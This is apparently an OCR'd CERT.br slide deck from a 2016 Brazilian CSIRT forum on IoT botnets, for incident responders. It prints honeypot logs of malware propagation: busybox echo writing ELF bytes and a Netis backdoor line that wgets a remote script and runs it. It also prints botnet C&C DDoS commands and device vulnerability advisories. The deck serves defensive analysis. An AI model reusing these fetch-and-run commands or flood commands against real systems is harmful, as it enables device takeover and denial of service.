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5º Fórum Brasileiro de CSIRTs
23 de setembro de 2016
São Paulo, SP

Para onde vão as "coisas"?

Uma reflexão sobre o impacto da IoT no tratamento de incidentes de segurança

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Botnets de Dispositivos IoT

CPEs, DVRs, CCTVs, NAS, roteadores domésticos, etc

***Malware* se propaga geralmente via Telnet**


Explora Senhas Fracas ou Padrão

- **muitas vezes são "*backdoors*" dos fabricantes**


Foco em dispositivos com versões "enxutas" de Linux

- **para sistemas embarcados**
- **arquiteturas ARM, MIPS, PowerPC, etc**


Notificações ao CERT.br:
***Scans* por porta em 2015**




Notificações ao CERT.br:
Scans por 23/TCP – 2013 a jun/2016



DIAMOND MODEL OF DDOS (IOT) BRAZIL



@iceman4391



@bc2fast

@iceman4391 (aka Brandon) ←→ ¿@bc2fast?
- http://ddos.yt
- http://www.geocities.jp/arc_ocd/log0x40.html

- **Distribuido geográficamente**

Más de 1351 fuentes únicas
774 Vietnam
128 Brasil
81 Turquía
80 Rumanía
67 Taiwan

Adversario

usos

desarrolla

Implantada a través de

Infraestructura

- **Infraestructura Bots (IoT)**
  - Admin de Cámaras (Linux Recortado)
- **Botnet IRC**
  - Variante de Lizard Stresser
    - https://github.com/gh0std4ncer/lizkebab
  - 2 Servidores de botmasters usando comandos por IRC
    - Holanda Quasi Networks

Capacidades (TTP)

- **Ciber adversario mediano**
  - C2 Comandos de ataque de DDoS (HOLD/JUNK/UDP/TCP)
    - UDP 443 → bankline.itau.com.br: 443: 1400 bytes (chr) RND

```
2016-04-22 12:41:33.276686: !* HOLD 200.*.*.* 443 120
2016-04-22 12:49:27.487482: !* UDP 200.*.*.* 80 120 32 1400 10
2016-04-22 13:11:28.938349: !* TCP 200.*.*.* 443 120 32 syn 1 10
```

  - Escaner para encontrar otros dispositivos IoT vulnerables con root como contraseña de superusuario
  - Mecanismos para ejecutar comandos de shell

Se conecta a

explota

Víctima

Instituciones financieras, gubernamentales e ISP's en Brasil principalmente

> 300 Gbps ¡No amplificados!

ARBOR NETWORKS

http://www.lacnic.net/web/eventos/lacnic25-agenda-lacsec#viernes

Detalhes do que Estamos vendo nos *Honeypots* Distribuídos

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Exemplo de Propagação via “echo”

```
2016-04-20 13:57:42 IP: xx.xxx.xxx.167, cmd: "busybox echo –ne"\x7f\x45\x4c
\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\
x00\x00\xb0\x81\x00\x00\x34\x00\x00\x00\x30\xed
\x00\x00\x02\x00\x00\x04\x34\x00\x20\x00\x04\x00\x28\x00\x11\x00\x10\x00\x01\
x00\x00\x70\x18\xdb\x00\x00\x18\x5b\x01\x00\x18\x5b
\x01\x00\x10\x00\x00\x00\x10\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00\x00\x01\
x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x80\x00\x00\x28\xdb
\x00\x00\x28\xdb
\x00\x00\x05\x00\x00\x00\x00\x80\x00\x00\x01\x00\x00\x00\x00\xe0\x00\x00\x00\
xe0\x01\x00\x00\xe0\x01\x00\xec
\x02\x00\x00\x08\x67\x00\x00\x06\x00\x00\x00\x00\x80\x00\x00\x51\xe5\x74\x64\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x07\x00\x00\x00\x04\x00\x00\x00\x0d\xc0\xa0\xe1\xf0\xdf\x2d
\xe9\x04\xb0\x4c\xe2\xf0\xaf\x1b
\xe9\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x47\xc0\x46\x08\x47\
xc0\x46\x10\x47\xc0\x46\x18\x47\xc0\x46\x20” >> /dev/dvrshelper"

2016-04-20 13:57:44 IP: xx.xxx.xxx.167, cmd: "busybox echo -ne"\x47\xc0\x46
\x28\x47\xc0\x46\x30\x47\xc0\x46\x38\x47\xc0\x46\x40\x47\xc0\x46\x48\x47\xc0\
x46\x50\x47\xc0\x46\x58\x47\xc0\x46\x60\x47\xc0\x46\x68\x47\xc0\x46\x70\x47\x
c0\x46\x10\x40\x2d\xe9\x2c\x40\x9f
\xe5\x00\x30\xd4\xe5\x00\x00\x53\xe3\x06\x00\x00\x1a\x20\x30\x9f
\xe5\x00\x00\x53\xe3\x1c\x00\x9f\x15\x0f\xe0\xa0\x11\x13\xff\x2f
\x11\x01\x30\xa0\xe3\x00\x30\xc4\xe5\x10\x40\xbd\xe8\x1e\xff\x2f
\xe1\xf0\xe2\x01\x00\x00\x00\x00\x00\x00\xe0\x01\x00\x04\xe0\x2d
\xe5\x40\x30\x9f\xe5\x00\x00\x53\xe3\x04\xd0\x4d\xe2\x38\x00\x9f
\x15\x38\x10\x9f\x15\x0f\xe0\xa0\x11\x13\xff\x2f\x11\x30\x00\x9f
\xe5\x00\x30\x90\xe5\x00\x00\x53\xe3\x03\x00\x00\x0a\x24\x30\x9f
\xe5\x00\x00\x53\xe3\x0f\xe0\xa0\x11\x13\xff\x2f\x11\x04\xd0\x8d
\xe2\x04\xe0\x9d\xe4\x1e\xff\x2f
\xe1\x00\x00\x00\x00\x00\xe0\x01\x00\xf4\xe2\x01\x00\x0c
\xe0\x01\x00\x00\x00\x00\x00\xb0\xa0\xe3\x00\xe0\xa0\xe3\x04\x10\x9d
\xe4\x0d\x20\xa0\xe1\x04\x20” >> /dev/dvrshelper"

[... continua...]
```

Primeiro Binário Construído

```
# file
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
: ELF 32-bit MSB executable, MIPS, MIPS-I version 1

# strings
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
 (!$
 (!$
mips
GCC: (GNU) 4.9.2
.shstrtab
.MIPS.abiflags
.reginfo
.text
.rodata
.comment
.pdr
.gnu.attributes
.mdebug.abi32
```

Dados Obtidos Após Execução em Sandbox

Comunicação do dispositivo com um IP externo passando como parâmetro a arquitetura (via `http://detux.org/`):

```
[xxx.xx.x.xx:58489 --> xx.xxx.xxx.xxx:23]
mips
[xx.xxx.xxx.xxx:23 --> xxx.xx.x.xx:58489]
ELF...
```

Binário enviado como resposta:

```
# file
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
: ELF 32-bit MSB executable, MIPS, MIPS-I version 1
```

Binário Final

```
# strings
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
[...]
PONG!
TELNET
GETLOCALIP
My IP: %s
HOLD
JUNK
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
%sWelcome to the botnet %s:%s BUILD: [%s] :)%s
[33m
GAYFGT
v1.0
PONG
%s 2>&1
xx.xxx.xx.164:23
[...]
```

Comandos de Ataques DDoS vistos em C&C: **Antes do Início dos Jogos** (Testes?)

```
2016-07-12 15:41:59 CC: xx.xxx.xx.xxx:23,
     cmd: "!* HOLD [vitima1] 443 300"

2016-07-12 15:43:22 CC: xx.xxx.xx.xxx:23,
     cmd: "!* KILLATTK“

2016-07-12 15:56:20 CC: xx.xxx.xx.xxx:23,
     cmd: "!* JUNK [vitima2] 80 60"

2016-07-12 16:00:23 CC: xx.xxx.xx.xxx:23,
     cmd: "!* JUNK [vitima3] 179 60"

2016-07-12 16:01:25 CC: xx.xxx.xx.xxx:23,
     cmd: "!* KILLATTK"

2016-07-12 16:02:02 CC: xx.xxx.xx.xxx:23,
     cmd: "!* JUNK [vitima4] 179 60"

2016-07-12 16:02:39 CC: xx.xxx.xx.xxx:23,
     cmd: "!* KILLATTK"
```

Comandos de Ataques DDoS vistos em C&C: **Durante os Jogos**

```
2016-08-03 23:37:13 CC: xxx.xxx.x.xxx:23, cmd: ". GETFLOOD
      [vitima1*] 80 / 60"
2016-08-03 23:39:21 CC: xxx.xxx.x.xxx:23, cmd: ". POSTFLOOD
      [vitima1*] 80 /?login.php&username=owned 120"

2016-08-06 20:18:58 CC: xxx.xxx.x.xxx:23, cmd: "!* JUNK
      [vitima3] 179 400"

2016-08-06 20:26:00 CC: xxx.xxx.x.xxx:23, cmd: "!* UDP
      [vitima3] 179 500 32 500 10"

2016-08-06 20:27:24 CC: xxx.xxx.x.xxx:23, cmd: "!* JUNK
      [vitima3] 179 500"

2016-08-06 20:30:10 CC: xxx.xxx.x.xxx:23, cmd: "!* HOLD
      [vitima2] 80 500"

2016-08-06 20:31:11 CC: xxx.xxx.x.xxx:23, cmd: "!* TCP
      [vitima2] 80 500 32 syn 0 10"

2016-08-06 20:35:31 CC: xxx.xxx.x.xxx:23, cmd: "!* JUNK
      [vitima2] 80 500"

2016-08-19 14:36:51 CC: xx.xx.xxx.xxx:23, cmd: "! GETFLOOD
      [vitima1*] / 80 30"
```

Outro tipo de "*backdoor*" do fabricante: **Comandos não autenticados via 53413/UDP**

Propagação:

```
U 2016/09/22 00:52:24.071688 xx.xx.xx.168:33916 ->
    xxx.xx.xx.73:53413

  AA..AAAA cd /tmp; rm -rf Bots.sh; wget -q
    http://xxx.xx.xx.249/Bots/Bots.sh; sh Bots.sh; rm -rf * &..
```

Mais em: ***Surge in Exploit Attempts for Netis Router Backdoor (UDP/53413)***
https://isc.sans.edu/forums/diary/Surge+in+Exploit+Attempts+for+Netis+Router+Backdoor+UDP53413/21337/

Ontem:
620Gbps contra o Blog do Brian Krebs

BBC NEWS

Massive web attack hits security blogger

22 September 2016 | Technology

The distributed denial of service (DDoS) attack was aimed at the **website** of industry expert Brian Krebs.

At its peak, the attack aimed 620 gigabits of data a second at the site.

Text found in attack data packets suggested it was mounted to protest against Mr Krebs' work to uncover who was behind a prolific DDoS attack.

http://www.bbc.co.uk/news/amp/37439513

O que mais nos aguarda?

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Technology

Osram Lightify light bulbs 'vulnerable to hack'

27 July 2016 | T

Security researchers have discovered nine vulnerabilities in a range of internet-connected light bulbs made by Osram.

The flaws in the Lightify products could give attackers access to a home wi-fi network, and potentially operate the lights without permission.

Osram said a "majority" of the problems would be fixed in a software update in August, but four remained unpatched.

One security expert said Osram had made an "elementary" mistake.

http://www.bbc.com/news/technology-36903274

Bitdefender LABS

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Hackers Can Use Smart Sockets to Shut Down Critical Systems

Users might be risking their privacy, and even physical security, when using smart plugs to manage appliances in

Password remote control

If an attacker knows the MAC address of the device and the default password, he can gain remote control of the device to re-schedule it, or access all the information the device uses, including the user's email address and password, if the email notification feature is enabled. This can lead to the full compromise of the linked email account, unless two-factor authentication is enabled.

Firmware upgrade through command injection

The device hashes its own credentials using the MD5 algorithm. Hashing means that, for every input (string of data), a hash delivers a unique value of 32 characters. This is done through the md5sum command, which receives the joined username and password as a parameter.

https://labs.bitdefender.com/2016/08/hackers-can-use-smart-sockets-to-shut-down-critical-systems/

SMART OPTIONS FOR RELIABLE MEDICATION DELIVERY

Hospira high-performance infusion pumps make it easy for you to deliver exceptional patient safety and care. Our focused portfolio features proven, innovative smart pump and pain management technology designed to help meet your clinical safety and workflow goals. The powerful Hospira MedNet™ safety software helps to reduce medication errors and raise the bar for your medication management system. And, with an eye to the future, our Plum™ family of smart pumps with Hospira MedNet are designed to integrate with your electronic medical record (EMR) systems through our IV Clinical Integration solution.

Our focused line of infusion systems includes general infusion and pain management pumps:

Contact Hospira

PLUM 360™ INFUSION SYSTEM

Your direct connection to clinical excellence with integrated safety and efficiency at every step.

Advisory (ICSA-15-161-01)

More Advisories

Hospira Plum A+ and Symbiq Infusion Systems Vulnerabilities

Original release date: June 10, 2015 | Last revised: June 12, 2015

STACK-BASED BUFFER OVERFLOW[b]

The researcher has evaluated the device and asserts that the device contains a buffer overflow vulnerability that could be exploited to allow execution of arbitrary code on the device. This vulnerability has not been validated by Hospira. However, acting out of an abundance of caution, ICS-CERT is including this information to enhance healthcare providers' awareness, so that additional monitoring and controls can be applied.

CVE-2015-3955[c] has been assigned to this vulnerability. A CVSS v2 base score of 7.6 has been assigned; the CVSS vector string is (AV:N/AC:H/Au:N/C:C/I:C/A:C).[d]

IMPROPER AUTHORIZATION[e]

The communication module gives unauthenticated users root privileges on Port 23/TELNET by default. An unauthorized user could issue commands to the pump.

CVE-2015-3954[f] has been assigned to this vulnerability. A CVSS v2 base score of 10.0 has been assigned; the CVSS vector string is (AV:N/AC:L/Au:N/C:C/I:C/A:C).[g]

INSUFFICIENT VERIFICATION OF DATA AUTHENTICITY[h]

The device accepts drug libraries, firmware updates, pump commands, and unauthorized configuration changes from unauthenticated devices on the host network. The device listens on the following ports: Port 20/FTP, Port 23/TELNET, Port 80/HTTP, Port 443/HTTPS, and Port 5000/UPNP. Hospira has not validated claims of firmware updates and pump commands for Plum A+ and Plum A+3 from unauthorized devices on the host network.

Thousands of medical devices are vulnerable to hacking, security researchers

The security flaws put patients' health

James Niccolai Sep 29, 2015 5:50 PM
IDG News Service

Next time you go for an MRI scan, remember that the doctor might not be the only one who sees your results.

Thousands
infusion pur
security res

The same default passwords were used over and over for different models of a device, and in some cases a manufacturer warned customers that if they changed default passwords they might not be eligible for support. That's

http://www.pcworld.com/article/2987813/thousands-of-medical-devices-are-vulnerable-to-hacking-security-researchers-say.html

Recomendações

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Como lidar com IoT:
Se você for usuário

Assumir que os dispositivos virão com sérios problemas

- necessário fazer *hardening*
- testar em ambiente controlado
- assumir que terá um "*backdoor*" do fabricante

Considerar uma rede de gerência

- isolar os dispositivos completamente

Antes de comprar

- verificar se o fabricante possui política de atualização de *firmware*

Ao fazer a implantação, planejar

- se haverá algum esquema de gerência remota
- como atualizar remotamente

Ser criterioso ao escolher o fornecedor

- fazer testes, identificar qual o *chipset*, verificar histórico de tratamento de vulnerabilidades do fabricante do *chipset*, etc

Dificuldades de fazer análise / perícia

Como lidar com IoT:
Se você for desenvolvedor

Não usar protocolos obsoletos

Usar criptografia e autenticação forte

Não ter senha do dia, senha padrão não documentada, *reset* de configuração via rede, etc

***Defaults* seguros**

Atualização

- **precisa ser possível**
- **necessário prever algum mecanismo de autenticação**

Usar práticas de desenvolvimento seguro

Obrigado

www.cert.br

cristine@cert.br jessen@cert.br @certbr

23 de setembro de 2016

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